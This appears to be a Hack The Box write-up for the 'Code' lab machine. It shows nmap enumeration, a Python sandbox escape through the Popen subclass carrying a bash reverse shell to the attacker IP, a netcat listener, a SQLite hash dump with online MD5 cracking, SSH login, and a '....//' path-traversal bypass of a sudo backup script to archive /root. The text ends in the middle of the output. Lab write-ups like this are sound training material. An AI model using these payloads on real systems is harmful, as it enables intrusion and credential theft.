
HackingHusky


Code, hack the box writeup:

Hack the Box challenge Code focuses on a Linux-based machine. The goal is to gain root access to the box to compromise it.




It's set to an easy level, but hacking the box challenges is not always easy to accomplish.

Enumeration:


martin@code: ~/root-dump/root
File Edit View Search Terminal Tabs Help
martin@code: ~/root-dump/root
Parrot Terminal

```
┌─[eu-dedivip-2]─[10.10.14.158]─[aaronashley34@htb-yrvgzuhvjq]─[~]
└──╼ [★]$ export target=10.129.151.59
┌─[eu-dedivip-2]─[10.10.14.158]─[aaronashley34@htb-yrvgzuhvjq]─[~]
└──╼ [★]$ nmap -sCV -Pn $target
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-10 11:31 CDT
Nmap scan report for 10.129.151.59
Host is up (0.15s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 b5:b9:7c:c4:50:32:95:bc:c2:65:17:df:51:a2:7a:bd (RSA)
|   256 94:b5:25:54:9b:68:af:be:40:e1:1d:a8:6b:85:0d:01 (ECDSA)
|_  256 12:8c:dc:97:ad:86:00:b4:88:e2:29:cf:69:b5:65:96 (ED25519)
5000/tcp open  http    Gunicorn 20.0.4
|_http-title: Python Code Editor
|_http-server-header: gunicorn/20.0.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.63 seconds
┌─[eu-dedivip-2]─[10.10.14.158]─[aaronashley34@htb-yrvgzuhvjq]─[~]
```


The two things I know we can attack are SSH on ports 22 and 5000. However, since that is a Python editor, we can gain a web shell on the box; we will need to test whether Popen is enabled to do that. We want to get Popen open since it runs all its processes.



```
#print((()).__class__.__bases__[0].__subclasses__())

raise Exception((()).__class__.__bases__[0].__subclasses__()[317].__name__)
#raise Exception(str((()) .__class__.__bases__[0].__subclasses__()[317](
    #"bash -c 'bash -i >& /dev/tcp/10.10.14.158/4444 0>&1'", shell=True, stdout=-1).communicate()))
```


```
Popen
```

Ran the processing subclass and some trial end error, 317 subprocess is open. I commented out my web shell but ran Netcat to pop the shell to compromise the machine:



```
┌─[eu-dedivip-2]─[10.10.14.158]─[aaronashley34@htb-yrvgzuhvjq]─[~]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.158] from (UNKNOWN) [10.129.151.59] 37974
bash: cannot set terminal process group (1070): Inappropriate ioctl for device
bash: no job control in this shell
app-production@code:~/app$ whoami
whoami
app-production
```

Next was finding a writable process and getting the first flag:



```
app-production@code:~/app$ find / -writable -type f 2>/dev/null | grep -Ev '^/pr
oc|^/sys'
<table -type f 2>/dev/null | grep -Ev '^/proc|^/sys'
/home/app-production/.profile
/home/app-production/.cache/motd.legal-displayed
/home/app-production/.bash_logout
/home/app-production/.bashrc
/home/app-production/app/app.py
/home/app-production/app/static/css/styles.css
/home/app-production/app/templates/index.html
/home/app-production/app/templates/codes.html
/home/app-production/app/templates/register.html
/home/app-production/app/templates/login.html
/home/app-production/app/templates/about.html
/home/app-production/app/__pycache__/app.cpython-38.pyc
/home/app-production/app/instance/database.db
```


```
cat user.txt
2da96be4c9c77270bff652ebfac42a7a
```

Privilege Escalation

SQLite is open and accessible to the table “user” in the database.

```
app-production@code:~/app/instance$ sqlite3 database.db
sqlite3 database.db
.tables
code  user
SELECT * FROM USERS;
Error: near line 2: no such table: USERS
SELECT * FROM USER;
1|development|759b74ce43947f5f4c91aeddc3e5bad3
2|martin|3de6f30c4a09c27fc71932bfc68474be
```

To save time, instead of using John the Ripper or Hashcat for Martin's or development passwords, I access the website crackstation:


Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
3de6f30c4a09c27fc71932bfc68474be
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
3de6f30c4a09c27fc71932bfc68474be	md5	nafeelswordsmaster


Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

I tested Martin first and got the first compromised account:




```
┌─[eu-dedivip-2]─[10.10.14.158]─[aaronashley34@htb-yrvgzuhvjq]─[~]
└──╼ [★]$ ssh martin@$target
martin@10.129.151.59's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-208-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 10 Jul 2025 04:48:15 PM UTC

  System load:           0.0
  Usage of /:            51.1% of 5.33GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             233
  Users logged in:       0
  IPv4 address for eth0: 10.129.151.59
  IPv6 address for eth0: dead:beef::250:56ff:fe94:f5ab


Expanded Security Maintenance for Applications is not enabled.
```

Testing Sudo privileges




```
martin@code:~$ sudo -l
Matching Defaults entries for martin on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User martin may run the following commands on localhost:
    (ALL : ALL) NOPASSWD: /usr/bin/backy.sh
```

Backy.sh:




```bash
#!/bin/bash

if [[ $# -ne 1 ]]; then
    /usr/bin/echo "Usage: $0 <task.json>"
    exit 1
fi

json_file="$1"

if [[ ! -f "$json_file" ]]; then
    /usr/bin/echo "Error: File '$json_file' not found."
    exit 1
fi

allowed_paths=("/var/" "/home/")

updated_json=$(/usr/bin/jq '.directories_to_archive |= map(gsub("\\.\\./"; ""))' "$json_file")

/usr/bin/echo "$updated_json" > "$json_file"

directories_to_archive=$(/usr/bin/echo "$updated_json" | /usr/bin/jq -r '.directories_to_archive[]')

is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
```




```bash
is_allowed_path() {
    local path="$1"
    for allowed_path in "${allowed_paths[@]}"; do
        if [[ "$path" == $allowed_path* ]]; then
            return 0
        fi
    done
    return 1
}

for dir in $directories_to_archive; do
    if ! is_allowed_path "$dir"; then
        /usr/bin/echo "Error: $dir is not allowed. Only directories under /var/ and /home/ are allowed."
        exit 1
    fi
done

/usr/bin/backy "$json_file"
```

The bash script can be exploited to gain root access.jason:




```
martin@code:~$ cat > root-steal.json << EOF
> {
>   "destination": "/home/martin/",
>   "multiprocessing": true,
>   "verbose_log": true,
>   "directories_to_archive": [
>     "/home/....//root/"
>   ]
> }
> EOF
```

Then, after, I was able to exploit the backy.sh:




```
martin@code:~$ sudo /usr/bin/backy.sh root-steal.json
2025/07/10 16:49:41 🍀 backy 1.2
2025/07/10 16:49:41 📋 Working with root-steal.json ...
2025/07/10 16:49:41 💤 Nothing to sync
2025/07/10 16:49:41 📤 Archiving: [/home/../root]
2025/07/10 16:49:41 📥 To: /home/martin ...
2025/07/10 16:49:41 📦
tar: Removing leading `/home/../' from member names
/home/../root/
